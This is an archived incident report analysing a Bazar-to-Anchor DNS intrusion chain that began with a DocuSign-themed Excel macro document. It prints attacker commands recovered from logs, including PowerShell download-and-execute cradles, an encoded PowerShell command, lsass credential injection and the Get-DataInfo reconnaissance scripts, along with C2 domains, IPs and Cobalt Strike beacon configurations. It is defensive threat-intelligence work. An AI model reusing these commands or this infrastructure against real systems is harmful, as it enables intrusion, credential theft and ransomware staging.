

Bazar Drops the Anchor

By editor

Published: 2021-03-08 · Archived: 2026-04-05 12:55:40 UTC

Intro

The malware identified as [Anchor](#) first entered the scene in late 2018 and has been linked to the same group as Trickbot, due to similarities in code and usage of the two different malware families in the same intrusions. In 2020 the [Bazar](#) malware family entered and again many associated it with the same group behind Trickbot.

In an intrusion this past month we saw another link between the 3 families with a Bazar loader bringing in Anchor DNS to facilitate a full domain compromise intrusion. Over a 5 day time frame the threat actors moved from a single endpoint to full domain compromise, and while ransomware deployment was not seen in this intrusion the TTP's used mirror what we would expect from a big game ransomware crew.

Case Summary

In this case we started with a DocuSign themed Excel maldoc. The excel file failed to bring down the payload but to follow the infection chain we executed the follow on loader. Once Bazar was established the malware quickly injected into the Werfault process to avoid detection. As seen in many intrusions the malware then performed some initial discovery with built-in Microsoft utilities such as Nltest.


About an hour after initial execution, a Cobalt Strike beacon was loaded, followed shortly by Anchor. Shortly after Cobalt Strike and Anchor were running, the attackers dumped credentials and began moving laterally, starting with a domain controller.


Once on the domain controller, the threat actors ran additional discovery but then went quiet. Active command and control was maintained by all three malware samples (Bazar, Cobalt Strike, Anchor DNS) over the next 4 days.

During that timeframe, honey documents were interacted with and additional discovery scans were executed. The threat actors were briefly active on day 3 to execute their Get-DataInfo script to collect additional information, which is usually followed closely by Ryuk ransomware.

However, on the fifth day the threat actors access was cut off before final objectives could be accomplished. We assess that the end goal of this intrusion was to execute domain wide ransomware.

Timeline





MITRE ATT&CK

Initial Access


A DocuSign themed Excel xls was opened and macros were enabled. Thanks to [@ffforward](#) for the document as well as the sandbox run leading up to the xls file.

The macro in this maldoc is using Excel 4 Macros.

```
FILE: request_form_1612805504.xls
Type: OLE

VBA MACRO xlm_macro.txt
in file: xlm_macro - OLE stream: 'xlm_macro'
+-----+-----+-----+
|Type      |Keyword      |Description      |
+-----+-----+-----+
|AutoExec  |Auto_Open    |Runs when the Excel Workbook is opened
|Suspicious|CALL         |May call a DLL using Excel 4 Macros (XLM/XLF)
|Suspicious|Hex Strings  |Hex-encoded strings were detected, may be
|           |             |used to obfuscate strings (option --decode to
|           |             |see all)
+-----+-----+-----+
```

DocuSign was again the social engineering format of choice.



After execution, Excel called out to:

```
https://morrislibraryconsulting[.]com/favicam/gertnm.php
```

Event info ^

Event EXCELEXE established connection with 66.235.200.145.443 (morrislibraryconsulting.com)

Event time Feb 8, 2021, 2:45:56.184 PM

Action type ConnectionSuccess

User [REDACTED]

Device [REDACTED]
[Go to device timeline](#)

Entities userinit.exe > explorer.exe > EXCELEXE > 66.235.200.145 (morrislibraryconsulting.com)

Execution

We saw no further follow on activity from the above execution, potentiality due to the loader site being offline or some other condition not being met. We then executed the follow on malware manually.

Bazar Loader – [14wfa5dfs.exe](#)

About an hour after execution of the above Bazar Loader, Cobalt Strike was executed by the injected Werfault process.

```
eventdata.image C:\\Windows\\SYSTEM32\\werfault.exe
eventdata.processGuid {fe9e91f4-9639-6021-c306-00000003000}
eventdata.processId 6508
eventdata.targetFilename C:\\Users\\[REDACTED]\\AppData\\Local\\Temp\\~tmp01925d3f.exe
eventdata.utcTime [REDACTED]
system.channel Microsoft-Windows-Sysmon/Operational
system.computer [REDACTED]
system.eventID 11
```

```
Process Creator:
RuleName: technique_id=71036, technique_name=Masquerading
UtcTime:
ProcessGuid: {fe9e91f4-a874-6021-8508-00000003000}
ProcessId: 3500
Image: C:\\Users\\[REDACTED]\\AppData\\Local\\Temp\\~tmp01925d3f.exe
FileVersion: -
Description: -
Product: -
Company: -
OriginalFileName: -
CommandLine: C:\\Users\\[REDACTED]\\AppData\\Local\\Temp\\~tmp01925d3f.exe
CurrentDirectory: C:\\Users\\[REDACTED]\\Downloads\\
User:
LogonGuid: {fe9e91f4-9303-6021-73fd-930000000000}
LogonId: 0x33e373
TerminalSessionId: 1
IntegrityLevel: High
Hashes: SHA1=610df56452fd90f5952fac84f10eA8520eD5958C, MD5=ef7047A8CA52EF7F4020281B50207F71, SHA256=10FF83629D7270F428AF1F57C524E1EA0DEEF0680C5A317A5BFC13E20F67B63, IMPHASH=1B1B73302508C4BE6FA24E0297E1849D
ParentProcessGuid: {fe9e91f4-9639-6021-c306-00000003000}
ParentProcessId: 6508
ParentImage: C:\\Windows\\System32\\WerFault.exe
ParentCommandLine: werfault.exe
```

Shortly after Cobalt Strike was executed, it dropped several Anchor executable files.

```
"File created:
RuleName: -
UtcTime:
ProcessGuid: {fe9e91f4-a874-6021-8508-00000003000}
ProcessId: 3500
Image: C:\\Users\\[REDACTED]\\AppData\\Local\\Temp\\~tmp01925d3f.exe
TargetFilename: C:\\Windows\\Temp\\adf\\anchorAsjuster_x64.exe
CreationUtcTime:
```


```
"File created:  
RuleName: -  
UtcTime:  
ProcessGuid: {fe9e91f4-a874-6021-8508-00000003000}  
ProcessId: 3500  
Image: C:\Users\ .AppData\Local\Temp\~tmp01925d3f.exe  
TargetFilename: C:\Windows\Temp\adf\anchorDNS_x64.exe  
CreationUtcTime:
```

AnchorDns was then executed via Cobalt Strike which called cmd and then anchorAsjuster. Notice Asjuster passing two domains to anchor_x64.exe which will be used for C2.

```
C:\Windows\system32\cmd.exe /C C:\Windows\Temp\adf\anchorAsjuster_x64.exe --source=anchorDNS_x64.exe --target:
```

Defense Evasion

Bazar quickly moved into a Werfault process to handle command and control communication avoiding making any network connections directly.



Process injection was also seen in other key system executables such as winlogon.exe.

```
"CreateRemoteThread detected:  
RuleName: -  
UtcTime:  
SourceProcessGuid: {dcf89d8e-ac5b-6021-ab05-00000001a00}  
SourceProcessId: 2920  
SourceImage: C:\Windows\SysWOW64\rundll32.exe  
TargetProcessGuid: {dcf89d8e-fb49-6020-0a00-00000001a00}  
TargetProcessId: 548  
TargetImage: C:\Windows\System32\winlogon.exe  
NewThreadId: 7128  
StartAddress: 0x00000001B9B0002  
StartModule: -  
StartFunction: -"
```

Cobalt Strike was seen locking access to SMB beacons.

```
"Process Tampering:  
RuleName: -  
UtcTime:  
ProcessGuid: {a415bab9-b776-6021-9e00-00000001200}  
ProcessId: 4020  
Image: \\127.0.0.1\ADMIN$\c0d7eb8.exe  
Type: Image is locked for access"
```

Anchor was also seen triggering process tampering.


```
"Process Tampering:  
RuleName: -  
UtcTime:  
ProcessGuid: {fe9e91f4-adf7-6021-fe08-00000000300  
0}  
ProcessId: 7244  
Image: C:\Windows\Temp\adf\anchor_x64.exe  
Type: Image is replaced"
```

Credential Access

The threat actors were seen using remote thread creation to inject into lsass to extract credentials.

```
▼ "CreateRemoteThread detected:  
RuleName: -  
UtcTime:  
SourceProcessGuid: {f697f253-aac0-6021-9707-00000000170  
0}  
SourceProcessId: 6540  
SourceImage: C:\Windows\System32\dlhhost.exe  
TargetProcessGuid: {f697f253-f58c-6020-0c00-00000000170  
0}  
TargetProcessId: 608  
TargetImage: C:\Windows\System32\lsass.exe  
NewThreadId: 1448  
StartAddress: 0x000001F4F6100000  
StartModule: -  
StartFunction: -"
```

The same activity as seen via a the larger process tree.



Discovery

Bazar initiated some discovery activity within 10 minutes of executing.

```
net view /all  
net view /all /domain  
nltest.exe /domain_trusts /all_trusts  
net localgroup "administrator"  
net group "domain admins" /domain  
systeminfo  
whoami  
reg query hklm\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall /v "DisplayName" /s  
reg query hklm\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall /v "DisplayName" /s
```

```
reg query hkcu\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall /v "DisplayName" /s  
reg query hkcu\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall /v "DisplayName" /s
```

Cobalt Strike initiated the following discovery commands:

```
net group \"enterprise admins\" /domain  
net group \"domain admins\" /domain  
systeminfo
```

On the domain controller the following discovery was run:

```
nltest /dclist:"DOMAIN.EXAMPLE"  
nltest /domain_trusts /all_trusts  
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:3672/'); Get-NetSubnet  
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:45082/'); Get-NetComputer -ping
```

The following PowerShell command was executed from the domain controller.

```
powershell -nop -exec bypass -EncodedCommand SQBFAGfIAA0e44ZQ83ACBAtN81A0cAZ0BjHQATAB0AGUAdAUfCfAZ0B1AGMABAbpAGUAbgB8ACKALQBEAGBAdwBuAGwkbwBhAGQAJwBBHITa0QBuAGcAKKAnA0gAdABBHAA0gAvACBAMQJAYADfA  
LgAwAC4AMMAuADE0gXADMANWASADMALwANACKA0WAgEKAb0BwAG8ACgB8ACBAT0BvAGQAd0BcAKGUALABBAGMAdABAHYAZ0BEAGkAcgB1AGMAdABvAHTAe0A7ACAARwB1AHQALQBBAEQ0BvAGBACAB1AHQAZ0BYACALQBGAGkABABBAGUAcgAgHsAZ0BUA  
GEAYgB8AGUAZAAGABAZ0BvACAAJABBHITAdQBIAHBAITAtAHACgBvAHAAZ0ByHQ0a0B1AHMAIAgAHwAcwB1AGwAZ0BjAHQALABEAE4UwB1AGBACwBBAE4AY0BfAGUULAgEKUAJBZADQAOQBkAGQAgcB1AHMAcWASACAAATwBwAGUAcgBhAHQAA0BvAGcAUw  
B5AHwAdAB1AGRALAgEwYQZAHQATABvAGcABwBUAQYQBBAGUAA
```

Decoded:

```
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:13773/'); Import-Module ActiveDirectory; Get-
```

Systems were pinged from the domain controller to confirm connectivity.

```
C:\Windows\system32\cmd.exe /C ping HOSTX
```

Four days into the intrusion the threat actors dropped and executed Advanced_IP_Scanner_2.5.3850.exe which kicked off a scan of the network.

AWS was used to get the public IP of the infected machine, multiple times.

services.exe ▾
 svchost.exe ▾
 anchor_x64.exe ▲

Process name	anchor_x64.exe
Execution time	██████████
Path	c:\windows\temp\adf\anchor_x64.exe
Integrity level	System
Access privileges (UAC)	Standard
Process ID	7416
Command line	anchor_x64.exe -u
File name	anchor_x64.exe
Full path	c:\windows\temp\adf\anchor_x64.exe
SHA1	c9c4ef9b8b39c584d554de8afeb2be6f564
SHA256	ca72600f50c76029b6fb71f65423afc44e4i
Signer	Unknown

successfully established connection with

3.222.126.94:80 (checkip.amazonaws.com) ▲

IP address	3.222.126.94
Url	checkip.amazonaws.com
Port	80
Protocol	Tcp

checkip.amazonaws.com

Minutes before deployment of Ryuk the threat actors usually drop the following files, usually on a domain controller. This time they dropped the files on a domain controller in C:\info

- Name
- 7z.dll
 - 7z.exe
 - 7-zip.dll
 - Get-DataInfo.ps1
 - netscan.exe
 - start.bat

The exact files were mentioned in our [Bazar, No Ryuk](#) report.

start.bat was executed with the following:

```
commandLine powershell.exe -executionpolicy remotesigned -File .\Get-DataInfo.ps1 method
company Microsoft Corporation
currentDirectory C:\info\
description Windows PowerShell
fileVersion ██████████
hashes SHA1=6CBCE4A295C163791B60FC23D285E6D84F28EE4C, MD5=7353F60B1739074EB17C5F4DDDEF
AB32C, IMPHASH=741776AACCFC5B71FF59832DCDCACE0F
image C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
integrityLevel High
logonGuid {0707d8ae-6ea9-6024-b369-a90100000000}
logonId 0x1a969b3
originalFileName PowerShell.EXE
parentCommandLine C:\Windows\system32\cmd.exe /c "\"C:\info\start.bat\" \"
```

```
C:\Windows\system32\cmd.exe /c "\"C:\info\start.bat\""
```

This script contents show it to be a wrapper for the PowerShell script Get-DataInfo.ps1

```
@echo off
pushd %~dp0
powershell.exe Set-ExecutionPolicy -ExecutionPolicy Bypass -Scope Process -Force
IF "%1"==" " (
color 70
echo "Please select a type of info collected:"
echo "all ping disk soft noping nocompress"
set /p method="Press Enter for collect [all]: "
color 07
cls
@echo on
powershell.exe -executionpolicy remotesigned -File .\Get-DataInfo.ps1 %method
)
IF NOT "%1"==" " (
@echo on
powershell.exe -executionpolicy remotesigned -File .\Get-DataInfo.ps1 %1)
```

The contents of Get-DataInfo.ps1 show a detailed information collector to provide the threat actor with very specific details of the environment. This includes things like disk size, connectivity, antivirus software, and backup software. The Ryuk group has used this script for at least a year as we've seen them use it multiple times.

```
write-host -foregroundcolor cyan "Grubbing Disk.info complete"
write-host -foregroundcolor cyan "Testing $computers computers, this may take a while."
foreach ($computer in $computername)
{
    if (Test-Connection -ComputerName $computer -Quiet -count 2 -BufferSize 4 -Delay 1){
        Try{Get-WmiObject Win32_LogicalDisk -filter "DriveType=3" -computer $computer | Select
        SystemName,DeviceID,@{Name="Size(GB)";Expression="{0:N1}" -f($_.size/1gb)},@{Name="Busy(GB)";Expression="{0:N1}" -
        f((($_.size - $_.freespace)/1gb)}}}
```

This script and files are available @ <https://thedfirreport.com/services/>

Lateral Movement

Two hours post initial access the threat actors began lateral movement to one of the domain controllers using PowerShell, which was executed via a remote service, which launched Cobalt Strike


```

Issuer Org: Global Security
Subject Common: example.com
Subject Org: Global Security
Public Algorithm:rsaEncryption
JA3: 51c64c77e60f3980eea90869b68c58a8
JA3s: e35df3e00ca4ef31d42b34bebaa2f86e

Certificate: [06:32:21:0b:8b:a2:a7:3c:47:a4:33:53:11:a3:11:08:59:48:31:e2 ]
Not Before 2020/06/12 20:00:00
Not After 2021/05/22 08:00:00
Issuer Org: Amazon
Subject Common: *.v.m2.uw2.app.chime.aws [*..v.m2.uw2.app.chime.aws ]
Public Algorithm: rsaEncryption
JA3: fc54e0d16d9764783542f0146a98b300
JA3s: 9e4af711131ebfb2a0cff53c4f2d64e6
    
```

We observed the Bazar malware inject into a WerFault process to perform ongoing command and control communication.

(*) WerFault.exe established connection with 54.70.149.171:443	🔗	14wfa5dfs.exe > WerFault.exe > 54.70.149.171:443	ConnectionSuccess
(*) WerFault.exe established connection with 18.236.86.87:443	🔗	14wfa5dfs.exe > WerFault.exe > 18.236.86.87:443	ConnectionSuccess
(*) WerFault.exe established connection with 18.237.210.145:443	🔗	14wfa5dfs.exe > WerFault.exe > 18.237.210.145:443	ConnectionSuccess
(*) WerFault.exe established connection with 13.56.249.208:443	🔗	14wfa5dfs.exe > WerFault.exe > 13.56.249.208:443	ConnectionSuccess
(*) WerFault.exe established connection with 34.212.73.169:443	🔗	14wfa5dfs.exe > WerFault.exe > 34.212.73.169:443	ConnectionSuccess
(*) WerFault.exe established connection with 50.18.148.152:443	🔗	14wfa5dfs.exe > WerFault.exe > 50.18.148.152:443	ConnectionSuccess
(*) WerFault.exe established connection with 13.56.58.201:443	🔗	14wfa5dfs.exe > WerFault.exe > 13.56.58.201:443	ConnectionSuccess

Src IP / Country	Src Port	Dst IP / Country	Dst Port	Packets	Databytes / Bytes	Arkime Node	Info
	54230		53	4	144 312		Host ▾ ceijkdegijn.bazar
	51782	35.211.96.150	53	1	36 78		Host ▾ ceijkdegijn.bazar
	51781		53	4	160 328		Host ▾ wpad.rfinancial.local
	57371	87.98.175.85	53	1	36 78		Host ▾ ceijkdegijn.bazar
	57369	94.16.114.254	53	2	72 156		Host ▾ ceijkdegijn.bazar
	57370	95.217.190.236	53	1	36 78		Host ▾ ceijkdegijn.bazar
	57367		53	2	147 231		Host ▾ ceelimdegijp.bazar
	57368	51.254.25.115	53	1	36 78		Host ▾ ceijkdegijn.bazar
	60716	35.211.96.150	53	1	36 78		Host ▾ ceelimdegijp.bazar
	60715	87.98.175.85	53	1	36 78		Host ▾ ceelimdegijp.bazar
	60714	95.217.190.236	53	1	36 78		Host ▾ ceelimdegijp.bazar
	60713	94.16.114.254	53	2	72 156		Host ▾ ceelimdegijp.bazar
	60712	51.254.25.115	53	1	36 78		Host ▾ ceelimdegijp.bazar
	60711		53	2	147 231		Host ▾ ceeildegio.bazar
	60937	35.211.96.150	53	1	36 78		Host ▾ ceeildegio.bazar
	60936	87.98.175.85	53	1	36 78		Host ▾ ceeildegio.bazar
	60935	95.217.190.236	53	1	36 78		Host ▾ ceeildegio.bazar
	60934	94.16.114.254	53	2	72 156		Host ▾ ceeildegio.bazar
	60932		53	2	147 231		Host ▾ ceelikdegiin.bazar
	60933	51.254.25.115	53	1	36 78		Host ▾ ceeildegio.bazar
	52140	35.211.96.150	53	1	36 78		Host ▾ ceelikdegiin.bazar
	52139	87.98.175.85	53	1	36 78		Host ▾ ceelikdegiin.bazar
	52138	95.217.190.236	53	1	36 78		Host ▾ ceelikdegiin.bazar

Anchor:

The AnchorDNS malware performed C2 over DNS to the following domains:

```

xyskencevli.com
    
```

s1uaknhbsoe.com

```

23fdddddjdddy999ddhdhdddyyhhf.t4y5myd6cycmclhpjfeejqrkqh.xyskencevli.com
23fdddddngddy999ddhdhdddppwdi.m5lyvc3j5mhgcvwjcgpzjqjvri.xyskencevli.com
23fdddddppddy999ddhdhdddppqsf.htm3zeojwvfw6mpffhftgykb.xyskencevli.com
23fdddddqdddy999ddhdhddd2l2bg.hvk3lvd4niazse2ukdac5b4ujk.xyskencevli.com
23fddddygddy999ddhdhdddpmr.53k99x9j6mpcci22mprsbnw49i.xyskencevli.com
23fdddljgddy999ddhdhdddychq.x4t9v4ws9h6hclesvakxepoyag.xyskencevli.com
23fdddlxgddy999ddhdhdddipjg.unsj9xcjnuwns2qhs9w5wwrrg.xyskencevli.com
23fdddqrgddy999ddhdhdddyaqi.r4eyyrtv134zcwjxdm95qsnvd.xyskencevli.com
23fdddqygddy999ddhdhdddpkow.v2eqsyyf3qxs2inhy2zf3zhi.xyskencevli.com
23fdddsbgddy999ddhdhdddlbmh.nt9fgf6v6udcs4ez6vukdwkh6c.xyskencevli.com

```

Cobalt Strike:

195.123.217[.].45

```

JARM: 07d14d16d21d21d07c42d41d0041d24a458a375eef0c576d23a7bab9a9fb1
Certificate: [3c:bb:96:de:a7:d7:7a:7d:61:10:7c:53:e3:d0:f5:70:43:54:61:2e ]
Not Before: 2021/02/08 03:45:51
Not After: 2021/05/09 04:45:51
Issuer Org: Let's Encrypt
Subject Common: gloomix.com [gloomix.com ,www.gloomix.com ]
Public Algorithm: rsaEncryption

```

Cobalt Strike Config:

```

| grab_beacon_config:
| x86 URI Response:
| BeaconType: 0 (HTTP)
| Port: 80
| Polling: 45000
| Jitter: 37
| Maxdns: 255
| C2 Server: 195.123.217.45,/jquery-3.3.1.min.js
| User Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko
| HTTP Method Path 2: /jquery-3.3.2.min.js
| Header1:
| Header2:
| PipeName:
| DNS Idle: J}\x4q
| DNS Sleep: 0
| Method1: GET
| Method2: POST
| Spawnto_x86: %windir%\syswow64\dlhost.exe
| Spawnto_x64: %windir%\sysnative\dlhost.exe
| Proxy_AccessType: 2 (Use IE settings)
|
|
| x64 URI Response:
| BeaconType: 0 (HTTP)
| Port: 80
| Polling: 45000
| Jitter: 37
| Maxdns: 255
| C2 Server: 195.123.217.45,/jquery-3.3.1.min.js
| User Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko
| HTTP Method Path 2: /jquery-3.3.2.min.js
| Header1:

```

```
| Header2:
| PipeName:
| DNS Idle: J}\xC4q
| DNS Sleep: 0
| Method1: GET
| Method2: POST
| Spawnto_x86: %windir%\syswow64\dlhhost.exe
| Spawnto_x64: %windir%\sysnative\dlhhost.exe
| Proxy_AccessType: 2 (Use IE settings)
|_
443/tcp open https
| grab_beacon_config:
| x86 URI Response:
| BeaconType: 8 (HTTPS)
| Port: 443
| Polling: 45000
| Jitter: 37
| Maxdns: 255
| C2 Server: gloomix.com,/jquery-3.3.1.min.js
| User Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko
| HTTP Method Path 2: /jquery-3.3.2.min.js
| Header1:
| Header2:
| PipeName:
| DNS Idle: J}\xC4q
| DNS Sleep: 0
| Method1: GET
| Method2: POST
| Spawnto_x86: %windir%\syswow64\dlhhost.exe
| Spawnto_x64: %windir%\sysnative\dlhhost.exe
| Proxy_AccessType: 2 (Use IE settings)
|
|
